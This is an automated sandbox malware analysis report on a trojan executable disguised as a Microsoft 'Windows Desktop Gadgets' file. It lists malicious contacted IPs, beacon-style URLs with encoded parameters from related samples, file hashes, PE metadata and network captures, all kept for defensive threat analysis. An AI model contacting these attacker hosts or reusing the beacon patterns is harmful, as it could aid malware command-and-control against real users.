http://www.fontbureau.como	86dXpRWnFG.exe, 00000000.00000002.737090679.0000000000D17000.00000004.00000040.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	86dXpRWnFG.exe, 00000000.00000002.743106815.0000000005690000.00000002.00000001.sdmp, explorer.exe, 0000000A.00000000.764411646.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	86dXpRWnFG.exe, 00000000.00000002.743106815.0000000005690000.00000002.00000001.sdmp, explorer.exe, 0000000A.00000000.764411646.000000000B970000.00000002.00000001.sdmp	false		high
http://www.%s.comPA	explorer.exe, 0000000A.00000002.915184347.0000000002B50000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fonts.com	86dXpRWnFG.exe, 00000000.00000002.743106815.0000000005690000.00000002.00000001.sdmp, explorer.exe, 0000000A.00000000.764411646.000000000B970000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	86dXpRWnFG.exe, 00000000.00000002.743106815.0000000005690000.00000002.00000001.sdmp, explorer.exe, 0000000A.00000000.764411646.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	86dXpRWnFG.exe, 00000000.00000002.743106815.0000000005690000.00000002.00000001.sdmp, explorer.exe, 0000000A.00000000.764411646.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	86dXpRWnFG.exe, 00000000.00000002.743106815.0000000005690000.00000002.00000001.sdmp, explorer.exe, 0000000A.00000000.764411646.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	86dXpRWnFG.exe, 00000000.00000002.743106815.0000000005690000.00000002.00000001.sdmp, explorer.exe, 0000000A.00000000.764411646.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.0.217.44	unknown	United States		14618	AMAZON-AESUS	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	320986
Start date:	20.11.2020
Start time:	08:41:33
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 55s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	86dXpRWnFG.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@2/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 62.4% (good quality ratio 57.9%) • Quality average: 73.6% • Quality standard deviation: 30.8%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 104.42.151.234, 104.43.139.144, 51.104.139.180, 52.155.217.156, 20.54.26.129, 2.23.155.114, 2.23.155.139, 92.123.180.139, 2.23.155.146, 2.23.155.129, 95.101.22.125, 95.101.22.134 • Excluded domains from analysis (whitelisted): displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, db3p-ris-pf-prod-atm.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, ris.api.iris.microsoft.com, umwatsonrouting.trafficmanager.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, skypedataprdcolwus16.cloudapp.net, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtAllocateVirtualMemory calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
52.0.217.44	PO.exe	Get hash	malicious	Browse	• www.autozulu.com/9d1o/?1bm=yh1Cc0uUOCQMs69xAVe7fqB+4EgdzUByIJWtAl51dO3VnHYCt9KyupOapeBn+sAbR0ofIfHerg==&sZRd=pBiHDjuxCVPXGhYp
	CN03716-20.exe	Get hash	malicious	Browse	• www.lifecoachwoman.com/cmg/
	Order 392837413.exe	Get hash	malicious	Browse	• www.comfort-dom.info/co/
	TRMSCD3LXXX_Identification of Customer.doc	Get hash	malicious	Browse	• www.realmegalodons.com/m24/?8pQleF=d+8T7QkZ6pRqmLFMETLhcjrrdg0zUbDj8SHxXvskMa/FWt6JVViWKHF7mD4BAQjer6YbKrgf4J5EohCy&7nWt=bHJPTvd06ZrLl
	New Order_PDF.exe	Get hash	malicious	Browse	• www.fuckdanceletsart.com/bm/?gjzxn6=R3ga1T26MTVF5QsMbaBazmZS3xyR7f4P82Zh004RX3FYKLYk5paeGwcLxxNmii71gZUm6gPX9Izoo9B1y+Jx&4hkHz=M0GDHJdhPDbhdR30
	57Magna GMBH Offer and Machine Quotes.exe	Get hash	malicious	Browse	• www.kolaci.online/v1/?RfOx=3WimH0HgzA48hatjLlUephCTN162dI6OoGyX0zSMkU4yP/3COpMADNsCMq5d5ZRMBvAC&aFNT=7n8HDXn0eBc
	10PO No 2050327661 - CHECK UP.exe	Get hash	malicious	Browse	• www.7474.network/pr/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
34.102.136.180	LIST OF PRODUCTS NEEDED.exe	Get hash	malicious	Browse	• www.present-motherhood.com/pna/?oXN=7nbLudZHS&wP9=pAJh36KDGKuozQ+wlnL4iaUZacIolbb12l26NWSsGNXaprJ2jX+VR1VHCYeoOV3CYcpo
	Order specs19.11.20.exe	Get hash	malicious	Browse	• www.overstockalpine.com/nwrr/?cj=Nc1MB4yErYgRagn/HzK3hScSsYEBegMtx+kEQv9TefYD7E7OGiE02SCDOI6eM3Hv09tUJ3eV9Q==&Rxo=L6hH4NIhfjzT
	Okwt8fW5KH.exe	Get hash	malicious	Browse	• www.mybriefbox.com/sdk/?AP=KzrxE&kzut2Pv=ieC5SQ4WTCMGwLwKeHkkTkUTO60lnbNinIRTqFa5Tgq0ajZ12E69OSpNqOiQRcX/surf
	Purchase Order 40,7045.exe	Get hash	malicious	Browse	• www.onlineshoppingisbest.com/igqu/?YnztXrjp=cAw+48JGWTFWiF+zD75YoKcSRGv0/cbX2CyjAL3BYh15xmcIYagPiXPUr4/0BC838prH&sBZxwb=FxlXFP2PHdiD2
	Payment Advice - Advice Ref GLV823990339.exe	Get hash	malicious	Browse	• www.brilliance-automation.com/gyo3/?Ez=XAbIWkmCD7FprhBGM/1VWQtkWKjPoo+hixDnJGBEsGUo9CkrVpkcDmC1vi0ujf808Qfd1id09g==&lhud=TjfdU2S
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• www.rockinglifefromhome.com/igqu/?afo=42cTP78OQQp4lToQAaTApkvzdS7tu3b97V7Z9hUZNPZ7GHRvcEVBBFWfORGuicEzVgEw0Hp6jQ==&DHU4SX=gbT8543hlhm

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	MV.KMTC JEBEL ALI_pdf.exe	Get hash	malicious	Browse	• www.mereziboutique.com/y9z/?uFQl=hX/JgwGUf2blPgyiHp8pkr0UcN4JhiEs10p3+69z9DK69Gln3SJoRK9DZHZ4ze7gp3+f&CTvp=fv10_lYhrxJtW6
	SWIFT_HSBC Bank.exe	Get hash	malicious	Browse	• www.homewellliving.com/nt8e/?7nwltvxh=y2sdQ9Xb5ECC4UyPumITTMs33wxYtaLvB/dO1hyuc+aLkGir7cEA1isigJn19hEFQwDS&org=3foxnfCXOnIhKD
	23692 ANRITSU PROBE po 29288.exe	Get hash	malicious	Browse	• www.funeralfermentarium.com/9d1o/?lvH8U=Wears+I1XvB+Lmut0rGzY9wAFTAHH41k5OVIheQSGxmq0oO+QWZXKPOXziEsAnWJSQrEFn+Exw==&E6A=8pDxC4
	PO0119-1620 LQSB 0320 Siemens.exe	Get hash	malicious	Browse	• www.guillermoastiazaran.com/sppe/?DnadT=x+bcW4Gq4Sa+8Fw3ruRe02HfSBDGbo9y1yLk6wxlyT1lxw5Q+sxUrgb1tDfRR28VG68C&DxlLi=2dmX
	KYC_DOC_.EXE	Get hash	malicious	Browse	• www.packorganically.com/bw82/?CXrL=77CCBBr2/49gWL5yauZnKqdCED7z+VtJXat/kGRZ6Qnjpe6WQ1Ax9xdsmUB8H+4disGx&llvxw=fTAlUHeHDVNhYV
	PO0119-1620 LQSB 0320 Siemens.exe	Get hash	malicious	Browse	• www.bullwingsgt.com/sppe/?00D=NB3Dd/vOM6aQ3m0lcddBYOe/MXAC8Z/KQ2ZGmCsq6hDofgl0Po6pPua8TNWmH6LR2TRn&w48H=qBZ83x7XYlyP0lo0

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ant.exe	Get hash	malicious	Browse	• www.spiderrmenroofsupport.com/94sb/?8pMt5xHX=C9biJKOafB1QzsexO7xJmKpRIYJMQj6VpKItH4wgGF+KF++s1hKyu2EaSVFJqiHWuFvG&GzrT=Wb1LdRq8x
	PROOF OF PAYMENT.exe	Get hash	malicious	Browse	• www.prideaffiliate.com/mua8/?w48t=0pY022IXUBwLfpfP&nflpdH=Vm4JrPClk0aQj+jhcdONVb3zc5GtcUOmsZyrOc+k5NW+jXUcqcFsSwfT9cazrXQd7qcZ
	DEBIT NOTE DB-1130.exe	Get hash	malicious	Browse	• www.knotgardenlifestylings.com/ihm3/?sBZ4lrK=PS39z8PEw7TzfNOCiLKd1OXoS8/GfzxzB5O+ulo0NmPTjwXimFWvt/sJkvH86VVEya1bUCOS1g==&FPcT7b=djCDfFRXOP7H
	POSH XANADU Order-SP-20-V241e.xlsx	Get hash	malicious	Browse	• www.desk-freely.com/dtn/?lb=tWjSWtdhKEbcvZcDY2Isxp7DhwPqmKrgqV2LL8a+7y46vKpMTXTGiWVbDe2Qat9zzYwG/g==&8ptdvJ=KT0pXTAPFjE0
	PI 11172020.xlsx	Get hash	malicious	Browse	• www.yourpassionpurposepower.com/egem/?Ob20Lf_=T+Py0QdJSh8uop0xQluPGRTKd40l+j4T0iQ6z9ArmxF3ClsH1rswXmlXU/F87B5u4zxcgw==&BB6=L48xY
	SHIPMENT DOCUMENT.xlsx	Get hash	malicious	Browse	• www.jesussavethelost.com/tlu/?ebc8=E2JdjN_822M&Kpjp=WL9elnUNGmLALDc/aT9Yvopy5IOc6bZx+8KB1+n4COxRylg81J8N2lucSrbi65xgujJdpg==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Payment copy.doc	Get hash	malicious	Browse	• www.bklynphotography.com/rtkc/?Lzut_=lt x8q4Ox&PBbXpL1=bE4nU21SxEXdYnFuZsah0rQhdxZ2NWbKsDNv4AQWUj+/+gwst6X3Stf0y64HfX7kmVIoow==
	anthony.exe	Get hash	malicious	Browse	• www.stlmache.com/94sb/?Ezrtzf AP=oHhCnRhAqLFON9zTJDssyW7Qcc6qw5o0Z4654po5P9rAmpqiU8ijSaSHb7UixrcmwTy4&ohrX_=SzrlPD

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GOOGLEUS	http://https://kimiyasanattools.com/outlook/latest-onedrive/microsoft.php	Get hash	malicious	Browse	• 172.217.16.130
	b0408bca49c87f9e54bce76565bc6518.exe	Get hash	malicious	Browse	• 74.125.34.46
	b2e3bd67d738988ca1bbed8d8b3e73fc.exe	Get hash	malicious	Browse	• 74.125.34.46
	ad14f913dc65be569277c8c76de608a4.exe	Get hash	malicious	Browse	• 74.125.34.46
	b2352353279664cc442f346015e86317.exe	Get hash	malicious	Browse	• 74.125.34.46
	ab1671011f681ff09ac0ffd70fc4b92b.exe	Get hash	malicious	Browse	• 74.125.34.46
	BetterPoints_v4.60.1_apkpure.com.apk	Get hash	malicious	Browse	• 216.58.212.163
	b0e7416dbf03a7359e909c5bd68ae6e1.exe	Get hash	malicious	Browse	• 74.125.34.46
	afaa3d5f10a2ea3c2813b3dd1dac8388.exe	Get hash	malicious	Browse	• 74.125.34.46
	afbce292dbb11bda3b89b5ff8270bd20.exe	Get hash	malicious	Browse	• 74.125.34.46
	aea80fb9d13561d7628b9d2f80a36ad0.exe	Get hash	malicious	Browse	• 74.125.34.46
	af8eb3450867384ca855f2f0d0d6ae94.exe	Get hash	malicious	Browse	• 74.125.34.46
	ae80b9b86323a612ce7a9c99f5cb65b4.exe	Get hash	malicious	Browse	• 74.125.34.46
	ae85c1f45fb26bf61dc41c2a93d29b76.exe	Get hash	malicious	Browse	• 74.125.34.46
	adf21651776b58545870cdcb1b2d955b.exe	Get hash	malicious	Browse	• 74.125.34.46
	b2592f2f7a2eb53687b3a26249513d6e.exe	Get hash	malicious	Browse	• 74.125.34.46
	ad167b5f4bd63100aeb68d12a0d87fae.exe	Get hash	malicious	Browse	• 74.125.34.46
	aae68603d6527b50b950e95f13e20e08.exe	Get hash	malicious	Browse	• 74.125.34.46
	b0e8eccdd51652d78e83b2ed7bbef86e.exe	Get hash	malicious	Browse	• 74.125.34.46
	aef30622c1029f3049bcc7dbb81b14c9.exe	Get hash	malicious	Browse	• 74.125.34.46
AMAZON-AESUS	ano.exe	Get hash	malicious	Browse	• 23.21.42.25
	kiiDjfpu2x.exe	Get hash	malicious	Browse	• 54.225.169.28
	s5Hgh2z9mq.exe	Get hash	malicious	Browse	• 174.129.214.20
	0hgHwEkIWY.exe	Get hash	malicious	Browse	• 54.225.169.28
	CdmgSj4BO8.exe	Get hash	malicious	Browse	• 54.225.169.28
	7PTbHgCUy6.exe	Get hash	malicious	Browse	• 54.225.169.28
	DjP9Ogzsz8.exe	Get hash	malicious	Browse	• 54.225.169.28
	rURZ9qp1cE.exe	Get hash	malicious	Browse	• 23.21.126.66
	kaeHibiTa3.exe	Get hash	malicious	Browse	• 23.21.252.4
	NYm3MN6z8D.exe	Get hash	malicious	Browse	• 23.21.126.66
	sX1UqYq8cS.exe	Get hash	malicious	Browse	• 23.21.252.4
	noaVP0hNm2.exe	Get hash	malicious	Browse	• 23.21.126.66
	Swift Copy.exe	Get hash	malicious	Browse	• 23.21.252.4
	http://https://smartdevappoffic.azurewebsites.net/qeBM8A4A6/WuZ2Y/FAjZdg5Nrw/@t1~RGCy/wefxc.php?bbre=d6266420d5a57cc3d73bcb5a9ec80cde	Get hash	malicious	Browse	• 52.200.37.44
	bossson2.exe	Get hash	malicious	Browse	• 54.225.153.147

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://t.e.vailresorts.com/r/?id=h1bac782d,59eb410,55e61f1&VRI_v73=96008558&cmpid=EML_OPENDAYS_RESO_000_OK_SR_REN1Y_000000_TG0001_20201118_V00_EX001_LOCA_ANN_00000_000	Get hash	malicious	Browse	• 100.25.209.179
	REQUEST FOR QUOTATION-6container.exe	Get hash	malicious	Browse	• 54.243.161.145
	http://https://app.box.com/s/mk1t9s05ty9ba7rvsdbstgc46rb4fod7	Get hash	malicious	Browse	• 54.197.143.221
	http://https://go.pardot.com/e/395202/siness-insights-dashboard-html/bnmpz6/1446733421?h=AwLDfNsCVbkjEN13pzY-7AXMPolL_XMigGsJSppGaiM	Get hash	malicious	Browse	• 18.232.28.189
	http://https://app.box.com/s/gdf36roak3w2fc52cgfbxuq651p0zehy	Get hash	malicious	Browse	• 54.197.143.221

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\86dXpRWnFG.exe.log

Process:	C:\Users\user\Desktop\86dXpRWnFG.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1119
Entropy (8bit):	5.356708753875314
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzd
MD5:	3197B1D4714B56F2A6AC9E83761739AE
SHA1:	3B38010F0DF51C1D4D2C020138202DABB686741D
SHA-256:	40586572180B85042FEFED9F367B43831C5D269751D9F3940BBC29B41E18E9F6
SHA-512:	58EC975A53AD9B19B425F6C6843A94CC280F794D436BBF3D29D8B76CA1E8C2D8883B3E754F9D4F2C9E9387FE88825CCD9919369A5446B1AFF73EDBE07FA94D8
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	4.317508777163088
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	86dXpRWnFG.exe
File size:	962560
MD5:	221e46c09eb3440beb5a2256211c3262
SHA1:	0f056342e6dffb5c4f3cdd1d7bd4ac5427175be0

General

SHA256:	6ca1b2240b6d547ada7051dc4d0c198517436943ffd7a4 1eebc0bca19ac038a
SHA512:	48e479701738109d705f620f40e1d264bd22dacb78de6b c64f693ae09ed1c02a61c93f751c4d1710ecc4539493d2a 2308ec0b86147d8e49b799e7d7fd28073b
SSDEEP:	12288:wG0EuC4WRkmWF4fX8Lp1H24SYYSY+hbsBIZG1Xc:e04W62RSPsyZF
File Content Preview:	MZ......................@..!..L.!Th is program cannot be run in DOS mode....$.......PE..L... G.._.............................L... ...`....@.. ....@................................

File Icon

	
Icon Hash:	684982a2a2a28236

Static PE Info

General

Entrypoint:	0x4c4cee
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5FB6DB47 [Thu Nov 19 20:53:27 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xc4ca0	0x4b	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xc6000	0x27db4	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xee000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xc2cf4	0xc2e00	False	0.404351998477	data	3.99403510178	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xc6000	0x27db4	0x27e00	False	0.0947847276646	data	2.40140811766	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xee000	0xc	0x200	False	0.044921875	data	0.0980041756627	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xc6130	0x26c08	data		
RT_GROUP_ICON	0xecd38	0x14	data		
RT_VERSION	0xecd4c	0x410	data		
RT_MANIFEST	0xed15c	0xc55	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Microsoft Corporation. All rights reserved.
Assembly Version	6.1.7601.17514
InternalName	Vfgwhtwrcepk2.exe
FileVersion	6.1.7601.17514
CompanyName	Microsoft Corporation


Description	Data
Comments	Windows Desktop Gadgets
ProductName	Microsoft Windows Operating System
ProductVersion	6.1.7601.17514
FileDescription	Windows Desktop Gadgets
OriginalFilename	Vfgwhtwrcepk2.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/20/20-08:44:04.514127	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49767	34.102.136.180	192.168.2.4

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 08:44:04.370511055 CET	49767	80	192.168.2.4	34.102.136.180
Nov 20, 2020 08:44:04.387168884 CET	80	49767	34.102.136.180	192.168.2.4
Nov 20, 2020 08:44:04.389692068 CET	49767	80	192.168.2.4	34.102.136.180
Nov 20, 2020 08:44:04.389849901 CET	49767	80	192.168.2.4	34.102.136.180
Nov 20, 2020 08:44:04.406249046 CET	80	49767	34.102.136.180	192.168.2.4
Nov 20, 2020 08:44:04.514127016 CET	80	49767	34.102.136.180	192.168.2.4
Nov 20, 2020 08:44:04.514169931 CET	80	49767	34.102.136.180	192.168.2.4
Nov 20, 2020 08:44:04.514471054 CET	49767	80	192.168.2.4	34.102.136.180
Nov 20, 2020 08:44:04.514564991 CET	49767	80	192.168.2.4	34.102.136.180
Nov 20, 2020 08:44:04.531097889 CET	80	49767	34.102.136.180	192.168.2.4
Nov 20, 2020 08:44:24.864048958 CET	49768	80	192.168.2.4	52.0.217.44
Nov 20, 2020 08:44:24.966701031 CET	80	49768	52.0.217.44	192.168.2.4
Nov 20, 2020 08:44:24.966809988 CET	49768	80	192.168.2.4	52.0.217.44
Nov 20, 2020 08:44:24.966959000 CET	49768	80	192.168.2.4	52.0.217.44
Nov 20, 2020 08:44:25.069392920 CET	80	49768	52.0.217.44	192.168.2.4
Nov 20, 2020 08:44:25.069421053 CET	80	49768	52.0.217.44	192.168.2.4
Nov 20, 2020 08:44:25.069430113 CET	80	49768	52.0.217.44	192.168.2.4
Nov 20, 2020 08:44:25.069735050 CET	49768	80	192.168.2.4	52.0.217.44
Nov 20, 2020 08:44:25.069809914 CET	49768	80	192.168.2.4	52.0.217.44
Nov 20, 2020 08:44:25.172363997 CET	80	49768	52.0.217.44	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 08:42:16.947756052 CET	55854	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 08:42:16.974852085 CET	53	55854	8.8.8.8	192.168.2.4
Nov 20, 2020 08:42:17.926908016 CET	64549	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:42:17.954118013 CET	53	64549	8.8.8.8	192.168.2.4
Nov 20, 2020 08:42:19.072123051 CET	63153	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:42:19.099153996 CET	53	63153	8.8.8.8	192.168.2.4
Nov 20, 2020 08:42:20.021580935 CET	52991	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:42:20.057055950 CET	53	52991	8.8.8.8	192.168.2.4
Nov 20, 2020 08:42:21.183758020 CET	53700	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:42:21.210932970 CET	53	53700	8.8.8.8	192.168.2.4
Nov 20, 2020 08:42:22.243117094 CET	51726	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:42:22.270226002 CET	53	51726	8.8.8.8	192.168.2.4
Nov 20, 2020 08:42:23.413438082 CET	56794	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:42:23.440790892 CET	53	56794	8.8.8.8	192.168.2.4
